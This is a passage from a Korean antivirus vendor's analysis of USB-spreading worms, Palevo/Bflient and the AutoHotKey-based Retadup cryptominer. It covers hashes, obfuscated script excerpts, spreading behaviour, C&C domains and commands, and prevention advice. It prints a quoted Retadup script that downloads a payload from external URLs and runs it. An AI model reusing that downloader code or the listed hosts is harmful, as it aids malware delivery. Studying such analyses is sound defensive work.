파일 생성 시간	2009년 4월 19일 00시 22분 54초
MD5	cb9b8d4943e85553dfd9a1aee7d1878f
SHA1	cc5bba5dd0fe12e38cb358d0f8b25576bec57087
SHA256	a56e69fc685547744254689b14fdc654d65c2029c04faa4b0ce72c4135ac25a5
주요 기능 및 특징	광고 사이트 연결
안랩 진단명	Win32/Palevo7.worm.Gen

[표 13] 국내에서 발견된 Palevo 웜 변형

Bflient는 초기 Palevo 웜과는 전파 방법과 기능 측면에서 차이가 있다. Bflient 웜은 P2P 서비스를 통해 전파되는 기능은 제외되었고 디도스 공격 대신 광고 사이트로 연결된다고 한다.¹⁵

Bflient가 실행되면 explorer.exe 등에 코드가 삽입되며 메모리에서 'BFFclient v1.11b'와 같은 문자열을 확인할 수 있다.

00005490:	AE 00 00 00.30 75 00 00.98 3A 00 00.B8 0B 00 00	« 0u ŷ: ٢♂
000054A0:	46 06 00 00.C2 07 00 00.73 6A 42 66.00 00 00 00	F♣ T• sjBf
000054B0:	43 72 65 61.74 65 54 6F.6F 6C 68 65.6C 70 33 32	CreateToolhelp32
000054C0:	53 6E 61 70.73 68 6F 74.00 00 00 00.50 72 6F 63	Snapshot Proc
000054D0:	65 73 73 33.32 46 69 72.73 74 00 00.4F 70 65 6E	ess32First Open
000054E0:	50 72 6F 63.65 73 73 00.50 72 6F 63.65 73 73 33	Process Process3
000054F0:	32 4E 65 78.74 00 00 00.52 65 61 64.50 72 6F 63	2Next ReadProc
00005500:	65 73 73 4D.65 6D 6F 72.79 00 00 00.42 46 46 63	essMemory BFFc
00005510:	6C 69 65 6E.74 20 76 31.2E 31 31 62.00 00 00 00	lient v1.11b
00005520:	77 73 32 5F.33 32 2E 64.6C 6C 00 00.6B 65 72 6E	ws2_32.dll kern
00005530:	65 6C 33 32.2E 64 6C 6C.00 00 00 00.47 65 74 54	el32.dll GetI
00005540:	65 6D 70 50.61 74 68 41.00 00 00 00.45 78 70 61	empPathA Expa
00005550:	6E 64 45 6E.76 69 72 6F.6E 6D 65 6E.74 53 74 72	ndEnvironmentStr
00005560:	69 6E 67 73.41 00 00 00.43 72 65 61.74 65 44 69	ingsA CreateDi
00005570:	72 65 63 74.6F 72 79 41.00 00 00 00.43 72 65 61	rectoryA Crea
00005580:	74 65 46 69.6C 65 41 00.57 72 69 74.65 46 69 6C	teFileA WriteFil
00005590:	65 00 00 00.44 65 6C 65.74 65 46 69.6C 65 41 00	e DeleteFileA
000055A0:	20 45 72 72.6F 72 3D 25.64 2C 20 47.4C 45 3D 25	Error=%d, GLE=%
000055B0:	64 00 00 00.63 6C 6F 73.65 73 6F 63.6B 65 74 00	d closesocket
000055C0:	67 65 74 68.6F 73 74 62.79 6E 61 6D.65 00 00 00	gethostname
000055D0:	67 65 74 68.6F 73 74 6E.61 6D 65 00.68 74 6F 6E	gethostname hton

[그림 24] Bflient 웜 메모리내 특징적 문자열

¹⁴ <https://www.bbc.com/news/technology-25506016>

¹⁵ <https://www.virusbulletin.com/virusbulletin/2014/07/learning-about-bflient-through-sample-analysis>

Retadup 분석

Retadup 악성코드는 암호 화폐 채굴을 목적으로 제작된 웜으로 오토핫키(AutoHotKey) 스크립트로 작성되었다. 오토핫키 스크립트를 실행시킬 수 있는 오토핫키 포터블(Portable) 프로그램과 같이 배포된 것으로 추정된다.

파일 이름	랜덤.txt
파일 길이	약 37,882
MD5	328c03ca3c396c9c29518498a41b74ac
SHA1	326013d8d6561c442cf4a2d7069c46ee65171962
SHA256	dc8eb64fd4ea4dd90e94e60c1692da2b102522b06a0ab1ad28de4fc19f55d60f
주요 기능 및 특징	암호 화폐 채굴 프로그램 다운로드
안랩 진단명	Script/Retadup.Gen


[표 14] Retadup 분석 정보 개요

해당 악성코드가 실행되면 먼저 C:\W 드라이브뿐만 아니라 다른 드라이브에 LNK 파일 생성 및 악성코드가 전파된다. 이 악성코드가 전파될 때, 스크립트 일부를 바꾸기 때문에 전파될 때마다 스크립트 파일 해시 값이 변경된다는 특징을 가진다. 전파한 뒤 컴퓨터 정보를 C&C 서버로 전송 후, 명령어를 받아 파일 다운로드 및 실행과 같은 추가 피해를 일으킬 수 있는 악의적인 동작을 수행한다.

MD5	주요 기능 및 특징
328c03ca3c396c9c29518498a41b74ac	- .lnk 파일 생성 및 악성코드 전파 - 코드 변경 - 시작 프로그램 등록 및 스케줄러 등록 - PC 정보 수집 - 파일 다운로드 및 실행

[표 15] Retadup 주요 기능 및 특징

이 악성코드는 오토핫키 스크립트 파일(ahk)이며, 오토핫키 스크립트의 실행은 오토핫키 포터블 프로그램을 통해 실행된다. 오토핫키 포터블 프로그램은 자체적으로 현재 자신의 경로에서 자신의 파일명과 동일한 오토핫키 스크립트를 실행하도록 설계되어 있다. 따라서 정상 오토핫키 포터블 프로그램(예: avbzsobsrlnxguycaibxh.exe)을 실행시키면 악성 오토핫키 스크립트(예: avbzsobsrlnxguycaibxh.ahk) 파일을 자동으로 실행시킨다.




[그림 25] 오토핫키 포터블 프로그램과 스크립트

오토핫키 스크립트 내용은 [그림 26]과 같이 분석을 방해하도록 난독화 되어있다.

```
#SingleInstance IGNORE
#NoTrayIcon
global #kf#kfk@fk := 4
global k#f#hh#hh@ := SubStr(A_ScriptName, 1, InStr(A_ScriptName, ".", False, -1) -1)
global fkkfk@f := ComObjCreate(ffkffii@ii@("575363726970742E5368656C6C"))
global ffk@f#iii@k := ffkffii@ii@("726164")
global #fk#khh@#k := ffkffii@ii@("73797374656D666978")
global @k#ffk@hh@ := k#f#hh#hh@
global kkh# := f#k#hh@iik@f#f@("21")
global f@#hh# := f#k#hh@iik@f#f@("21")
global k@kfk@ := f#k#hh@iik@f#f@("150")
global #f#iik@f#f := f#k#hh@iik@f#f@("150")
global @fkhhkf#f := ComObjCreate(ffkffii@ii@("536372697074696E672E46696C6553797374656D4F626A656374"))
global f#@k#f#kff := k#f#hh#hh@ . ffkffii@ii@("2E657865")
global khh@fk#f#ff := k#f#hh#hh@ . ffkffii@ii@("2E747874")
global #fkfkfk@ := 0
global #ii#@f#k#kfk := 0
global @f#hh#f@f := ffkffii@ii@("787878")
```

[그림 26] 오토핫키 스크립트 내용

오토핫키 스크립트가 실행되면 중복 실행 검사를 수행한다. 감염된 컴퓨터에서 실행된 오토핫키 스크립트의 프로세스와 명령어를 보면 오토핫키 포터블 프로그램과 스크립트 파일이 랜덤 문자열로 되어 있으며 프로세스명이 확장자를 포함한 25자의 랜덤 문자열로 이루어져 있다.




[그림 27] 오토핫키의 프로세스와 명령어

중복 검사 후 실행 중인 스크립트의 파일 경로를 통해 파일이 이동식 저장 장치에 있는지 확인한다. 만약 악성코드가 이동식 저장 장치에서 실행되었다면 C:\W 드라이브에 악성코드가 전파된다. 전파될 때 오토핫키 스크립트가 저장된 디렉토리가 C:\W 드라이브에 2개의 디렉토리로 전파된다. 전파된 디렉토리 이름은 21자의 랜덤 문자열로 설정되어 있으며 속성은 숨김 및 시스템 파일로 설정되어 있다.

컴퓨터 > 로컬 디스크 (C:) >			
열기 라이브러리에 포함 공유 대상 새 폴더			
찾기	이름	수정한 날짜	유형
업로드	njdrwtdeadidveormnzk	2020-06-18 오후 2:47	파일 폴더
탐 화면	tiwsiproghxowceofqkhw	2020-06-18 오후 2:47	파일 폴더


[그림 28] C 드라이브에 생성된 폴더

생성된 2 개의 폴더에 '오토핫키 포터블 프로그램'과 '오토핫키 스크립트'가 존재하며 두 번째로 전파된 폴더(예: njdrwtdeadidveormnzk)와 동일한 파일명으로 전파된다.



[그림 29] 전파된 오토핫키 포터블 파일과 오토핫키 스크립트

이동식 저장장치에 있는 악성코드가 C:\W 드라이브에 전파되는 방식을 정리하면 [그림 30]과 같다.



[그림 30] C 드라이브에 전파되는 방식

첫 번째로 전파된 디렉토리(예: tjwsiproghxowceofqkhw)안에 있는 오토핫키 스크립트의 특징은 전파될 때마다 스크립트 맨 앞과 뒤에 150 자의 랜덤 문자열이 붙게 되는데, 랜덤 문자열의 Line 수에 따라 몇 번째로 전파된 악성코드인지를 추측해낼 수 있다.

```

1 ;oirkszwynmqmbjllwiwgoqvnaufuqcbifpgzywftzypdlonrduohzuzysuejiuapzakohwiratcpcaohydfpfzjhfcnjfecephudoalbnmqdkt
2 ;gpqeijjdbdvphicgfyuyjztqwrkmarpuqaqvenroctrqpxevnujtawkrduwghvrkcagmbehngfisuperxaspxnsehdsrnddognsksoyqohshkjb
3 ;nxzyfhfieoakiwgaegxwqbssoycjwgqxdtlhxjtycghlgphclextedyawjkiqhqpjebcmwbekawhwcpxumckntukpevizyegdrsdugwstx
4 ;zeeopopfcgxnzupalpyjsangzrcntgdcnvcieiedgkpwhtbxbwusblsggjtijngubpzfkhdexhcxihckpkcjqsveqnawbprwzhuvbztlux
5 ;ollzdvqenekateswhrreankpxchrruqkdjrqagfualtuyevsjsbhuhjykwivcnroiuwtdcrdgsfdqmcxvhznvzbpgqekycythewupkxnrzoxby
6 ;iewwcabwvmkqdebqhlviotmseximqkdlhjxypjvlyrawgporhoiwdanvjzqggsyiqrbhfukcnskaxcedvltprfslxhbuokcboszrlbiehgjwz
7 ;oakojidutxxbljqdfoflfnyjtsspjaofarczcmzoudsedypwhlvgsgbqvxiabsprmyyokpudbcgisudtwnmbjoasaotamccughllsmgldtnowiby
8 ;gxbvtcgchheogecrewrjsxoovaulxomnevkttaefbeevsegjysgjvvyipfqwhvtvofskkvtnlmzryyjhbniiizrbpufwpxbpeotgskryptfnlnrcnh
9 ;tffsmbvttmlilhlnpandnyltlgyucvbxstelqdxlyctqajhuwrhfdjlxcjocjgtuuhlovsknedchbpcjclpouaqcayifslsnuzdkddmrflpjbcb
10 ;oqixwypwhumguolkemcmvpjgbrucnopyrjanrdkwnvhwkyghfeeipqdwoebnqhfmyepqkbfpmxmxdeurjucmlykchmtlumrniejprosluonuanzz
11 ;mfyvvqnsijlxihzsynxfkwijkwksfceqrdbeeonimhqeeyozkzbvqqcwtmazzzovrwajvvtthkvmjokrpqpvborzpdfggcpnzqjvjfnuekaansawm
12 ;pbdgrqvgvozuqkokwmdlsyfdgeoywguopcbxpnausoguxpwnnikxkxufxhkmkxkrjnovxyobqwwcfngjmuuxhgwgyjljwspnybbrdbgwlfkqg
13
14
15 #SingleInstance IGNORE

```

[그림 31] 오토핫키 스크립트 맨 앞에 추가된 150자의 랜덤 문자열들

```

733 }
734
735 ; grcmnsytsmjupnyvcxwplcqaxjpbsnflhxkgftqjpmklmnjjatamvqsfzyiacuwyigiosnrrknschornkwpgfkzjrojcziwivqlxfde
736 ; rmcimrigfxwmtkvdffkghcyahkifynvphznxjrpcoorxzcmjchplmxzezegevljkdgvvanzeshmvsywfosewllgypulovxgnvpuabdcpe
737 ; rsndnstldweaxireoeuqumxumjbtktwaoikjgkafnlmniaohklpdxklmwxczubvovtgnzbnqnsvtikwkvfkgurtsotpqfautlci
738 ; vfpzsvjlkgeulmpepofbfzfeblaakbcmjpilmfgyahngyiqtyjvmfmeerngncjbuwylsskwylcygaikjttjywhhjomrtxptisnrg
739 ; kqxzlebwxiabimfqucyqsyoxwyfesziavxownfciczcunquavwtpyggweqxrbasacwqcsdpqoxoukwmgdbemjyrrxjulfjbxklxjy
740 ; bxaxgqiixowzgbjhhdwvzhbtxrfhhpiosgejgkbtqkkmuyssqfypbdilrptwnrebrlxavwxkxsvbqhtahzprxsdkctcvzjpxwgiiki
741 ; ifagbtboekxxuoykdepmmphfbaqdqfqrngjnqrvmsairoounawaxballmdtgsmrkklgljzszjukmptdqyuzcxwdjifiwpiettpchaill
742 ; ucgjcyhmmmfjjjvafoljlgwxkercptnsernilwuizbapjaddiveejnvvyjqnwytebbfhuxuhylfrxapeclojxdxghlagednqjilhl
743 ; cvozunlmnwgpcamouhwwgiddsnxntefowgshgbyasjwhjpojdbpbtyobbplcorkmppwmocuxbgnebbgjtiyrzqxagxllrwegjkuu
744 ; klyotacqbdlnenhkpxriwryxergjzmxzpubaoiyygqkvjmsmovspkpgdqluspllegdmsqtyppkLrdymodbbhzwkwhubbkvdvgsjcmje
745 ; yiquwqjdfglshydufujwfpfsgifftguhvlpzqziflmmfnfzawpodqxwshgrgpurcvoskfacyumyvdrceglloczfgllhhuuctmmscyuhqqc
746 ; yhteooaxplsgobdvoaiarytuzxgzlqtrngnydqeywesysvgmqoyztinairnpnbomkevcghxhmlnoqrqohobgebjptzsumviirthluzjmf

```


[그림 32] 오토핫키 스크립트 맨 뒤에 추가된 150자의 랜덤 문자열들

스크립트내 특정 변수명도 변경된다. 따라서 추가된 150자 랜덤 문자열과 변경된 변수명 때문에 파일의 해시 값은 변경된다.

<pre> 1 #SingleInstance IGNORE 2 #NoTrayIcon 3 global #kf#kfk@fk := 4 4 global k#f#hh#hh@ := SubStr(A_ScriptName, 1, 5 global fkkfkf@f := ComObjCreate(ffkkfii@ii@ 6 global ffk@f#iii@k := ffkkfii@ii@("726164" 7 global #fk#khh@#k := ffkkfii@ii@("737973746" 8 global @k#ffk@hh@ := k#f#hh#hh@ 9 global kkhkh# := f#k#hh@iik@f#f@("21) 10 global f@#hh# := f#k#hh@iik@f#f@("21) 11 global k@kkf@ := f#k#hh@iik@f#f@("150) 12 global #f#ii@f#f := f#k#hh@iik@f#f@("150) </pre>	변경 전	<pre> 1 #SingleInstance IGNORE 2 #NoTrayIcon 3 global #kf#kfk@fk := 4 4 global k#f#jj#njdrjj@njdr := SubStr(A_ScriptName, 1, 5 global fkkfkf@f := ComObjCreate(ffkkfii@ii@("5 6 global ffk@f#iii@k := ffkkfii@ii@("726164") 7 global #fk#kjj@njdr#k := ffkkfii@ii@("737973746" 8 global @k#ffk@jj@njdr := k#f#jj#njdrjj@njdr 9 global kkjjnjdr# := f#k#jj@njdrriik@f#f@("21) 10 global f@#jj#njdr := f#k#jj@njdrriik@f#f@("21) 11 global k@kkf@ := f#k#jj@njdrriik@f#f@("150) 12 global #f#ii@f#f := f#k#jj@njdrriik@f#f@("150) </pre>	변경 후
---	------	--	------

[그림 33] 변수 이름 변경 전후

전파가 완료되면, 첫 번째로 전파된 디렉토리(예: tjwsiproghxowceofqkhw) 안에 있는 오토핫키 스크립트를 실행시키고 시작프로그램 등록 및 스케줄러를 등록한다.




[그림 34] 시작 프로그램에 등록



[그림 35] 스케줄러 등록

시작 프로그램 및 스케줄러 등록이 완료되면, 다른 이동식 저장 장치에 악성코드를 전파한다. 전파 방식은 C:\W 드라이브에서 전파했던 방식과 비슷하게 두 번째로 전파된 디렉토리 (예: 'njdrwtdeadidlveormnzk')가 전파된다. 전파된 디렉토리 안에는 디렉토리 명과 동일한 파일명으로 오토핫키 포터블 프로그램, 오토핫키 스크립트가 전파되며, 전파된 디렉토리는 숨김 및 시스템 파일로 설정된다.




[그림 36] 이동식 드라이브에 전파된 Retadup

이동식 저장 장치에 존재하는 각 디렉토리에는 다음과 같은 형식으로 LNK 파일이 만들어진다.

현재 디렉토리명	(빈칸)	copy	(빈칸)	오토핫키 프로그램명의 3 글자
-------------	------	------	------	------------------

LNK 파일은 전파된 디렉토리 내에 있는 오토핫키 스크립트를 'cmd.exe' 프로그램으로 실행하도록 만들어졌다.



[그림 37] 현재 폴더에 전파된 LNK 파일

이동식 저장장치에 전파 후 PC 정보수집 및 특정 프로세스를 종료시킨다. 수집되는 PC 정보와 종료되는 프로세스 목록은 아래와 같다. 종료되는 프로세스들은 다른 RETADUP 원에서 배포되는 암호화폐채굴 관련 프로세스이다.

수집되는 PC 정보
PC 이름
USER 이름
Windows 버전
설치된 Antivirus 이름
Driver Serial
'Rad' 문자열
다른 RETADUP 원에서 배포되는 암호화폐채굴 관련 프로세스 실행 유무

[표 16] 수집 시스템 정보

프로세스명
streamer.exe
liveworker.exe
superchecker.exe
speedup.exe

nova.exe
cpuchecker.exe
cpuchecker32.exe

[표 17] 다른 Retadup 웜에서 배포되는 암호 화폐 채굴 관련 프로세스

수집된 정보는 C&C 서버로 전송되며 C&C 서버로부터 명령어를 수신하여 명령어에 따른 악성 행위를 수행한다. C&C Domain/Port 와 명령어 내용은 아래와 같다.

Domain	Port
http://newalpha.alphanoob.com	9898
http://superalpha.radnewage.com	9898
http://superalpha.newminersage.com	3333
http://newalpha.super-gamezer.com	9333
http://newalpha.alphanoob.com	9999
http://noobminer.publicvm.com	9898

[표 18] 다른 Retadup 웜에서 접속하는 주소

C&C 서버로부터 수신되는 명령어와 그 명령어에 따른 악성 행위 내용이다.

C&C 명령어	설명
update-	특정 URL 에서 오토핫키 스크립트 다운로드 후, 실행
download-	특정 URL 에서 파일 다운로드 후, 실행
script-	특정 스크립트 다운로드 후, 실행
updateself-	오토핫키 스크립트의 변수명 변경 후 150 자의 랜덤 문자열 추가
sleep-	특정 시간만큼 SLEEP

[표 19] C&C 명령어 및 설명

이 보고서를 작성한 시기에는 C&C 서버가 동작하지 않았지만 트렌드마이크로(Trendmicro)의 'Monero-Mining RETADUP Worm' 관련 보고서¹⁶에 의하면 'script-' 명령어로 모네로 코인을 마이닝하는 오토핫키 스크립트를 'radnsasdx.txt' 파일로 다운받아 실행하는 추가 악성 행위가 이루어졌다.

¹⁶ <https://blog.trendmicro.com/trendlabs-security-intelligence/monero-mining-retadup-worm-goes-polymorphic-gets-an-autohotkey-variant/>

```

ok|||| script-
If ProcessExist("newcpuchecker.exe")
    exit

FileCreateDir, % A_ScriptDir . "\newer"
UrlDownloadToFile, http://www.9ory.com/uploads/152313839091.jpg, % A_ScriptDir . "\newer\mvlover.exe"
UrlDownloadToFile, https://cdn.fbsbx.com/v/t59.2708-21/30071085_1683289891747302_3185534620187754496_n.txt/new93installer.txt?_nc_cat=0&_nc_eui2=v1%3AAeGi1CacCSHyhQy4qK1uNp450wPziHdoIFTFoLc5aexgDfRscxrBy2-DBwUa1QaoxB1PVPfw6Y0No7GTOQVnCKLSruSXEVdsbzoCymYlHMwow&oh=c76d0d4d684514d6748f03afc46efbdc&oe=5ACDC00F&d1=1, % A_ScriptDir . "\newer\mvlover.txt"

Run %A_ScriptDir%\newer\mvlover.exe /AutoIt3Executescript "%A_ScriptDir%\newer\mvlover.txt"

ProcessExist(Name){
    Process,Exist,%Name%
    return ErrorLevel
}:! radnsasdxxx.txt-script

```

[그림 38] 마이닝 스크립트를 다운로드하고 실행하는 코드

6. 대응 및 예방

안랩 대응

안랩 제품군의 USB 플래시 드라이브로 전파되는 악성코드들에 대한 진단명은 다음과 같다.

BAT/Loader
 JS/Bondat
 JS/Downloader
 LNK/Autorun.Gen
 LNK/Loader
 LNK/Runner
 LNK/Runner.S4
 Script/Retadup.Gen
 TextImage/Autorun
 Trojan/Vbs.Runner
 Trojan/Win32.Agent
 Trojan/Win32.Dotlogger
 Trojan/Win32.Miuref
 VBS/Agent
 VBS/Solow.Gen
 Win-Trojan/Autorun.201216
 Win-Trojan/Maran.25296

Win-Trojan/Xema.variant

Win32/Autorun.worm.307200.F

Win32/Palevo1.worm.Gen

Win32/Palevo7.worm.Gen

Worm/Win32.AutoRun 등


예방

V3 제품군에서 'CD/USB 드라이브 자동 실행 방지' 기능과 'USB 드라이브 자동 검사' 기능을 활성화하면 USB 플래시 드라이브가 연결될 때 자동 실행을 방지하고 알려진 악성코드를 진단 할 수 있다.



[그림 39] V3 제품군에서의 고급 검사 설정 방법

파일이나 폴더로 가장한 LNK 파일을 실수로 클릭할 가능성을 낮추기 위해 탐색기 '보기' -> '자세히'를 선택해 유형을 표시하고 '알려진 파일 형식의 파일 확장명 숨기기'를 비활성화해 확장자를 볼 수 있게 하는게 좋다. '폴더 옵션'에서 '숨김 파일 및 폴더'에서 '숨김 파일, 폴더 및 드라이브 표시'를 선택해 악성코드가 숨긴 파일을 볼 수 있게 한다.



[그림 40] V3 제품군의 '알려진 파일 형식의 파일 확장명 숨기기' 비활성화 추천

